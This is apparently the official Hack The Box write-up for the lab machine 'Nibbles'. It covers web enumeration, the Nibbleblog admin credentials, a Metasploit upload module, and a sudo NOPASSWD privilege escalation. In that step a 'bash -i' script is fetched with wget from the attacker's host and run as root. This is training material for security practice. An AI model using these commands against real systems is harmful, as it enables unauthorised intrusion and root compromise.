
Hack The Box
PEN-TESTING LABS



Nibbles

30th June 2018 / Document No D18.100.08

Prepared By: Alexander Reid (Arrexel)
Machine Author: mrb3n
Difficulty: Easy
Classification: Official

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

SYNOPSIS

Nibbles is a fairly simple machine, however with the inclusion of a login blacklist, it is a fair bit more challenging to find valid credentials. Luckily, a username can be enumerated and guessing the correct password does not take long for most.

Skills Required

- Basic knowledge of Linux
- Basic understanding of web enumeration techniques


Skills Learned

- Enumerating web applications
- Guessing probable passwords
- Bypassing login rate limiting
- Exploiting NOPASSWD

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Enumeration

Nmap





Nmap reveals only OpenSSH and Apache running on the target.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Webserver & Dirbuster

Attempting to view the source of **index.html** reveals a comment referencing a **/nibbleblog/** directory. Dirbuster finds an **admin.php** file in the **nibbleblog** directory.






Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Exploitation

Nibbleblog

A quick search finds the Metasploit module **exploit/multi/http/nibbleblog_file_upload**, however this exploit requires valid credentials (admin:nibbles). There is a login blacklist system in place, so manual guessing is required. The username can be enumerated from **/nibbleblog/content/private/users.xml**.



Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Privilege Escalation

Root

Running **sudo -l** to check for any NOPASSWD binaries reveals an entry for **/home/nibbler/personal/stuff/monitor.sh**. This file does not exist however, so it is possible to create a simple bash script in its place to achieve root access.

```
root@kali:~/Desktop/writeups/nibbles# ls
monitor.sh
root@kali:~/Desktop/writeups/nibbles# cat monitor.sh
bash -i
root@kali:~/Desktop/writeups/nibbles#
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@kali: ~/Desktop/w...  ×   root@kali: ~  ×   root@kali: ~/Desktop  ×
id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
wget 10.10.14.10/monitor.sh
--2018-06-30 23:48:25--  http://10.10.14.10/monitor.sh
Connecting to 10.10.14.10:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8 [text/x-sh]
Saving to: 'monitor.sh'

     0K                                                      100% 2.18M=0s

2018-06-30 23:48:25 (2.18 MB/s) - 'monitor.sh' saved [8/8]

ls
monitor.sh
chmod +x monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh
id
id
sudo: unable to resolve host Nibbles: Connection timed out
bash: cannot set terminal process group (1313): Inappropriate ioctl for device
bash: no job control in this shell
root@Nibbles:/home/nibbler/personal/stuff# id
uid=0(root) gid=0(root) groups=0(root)
```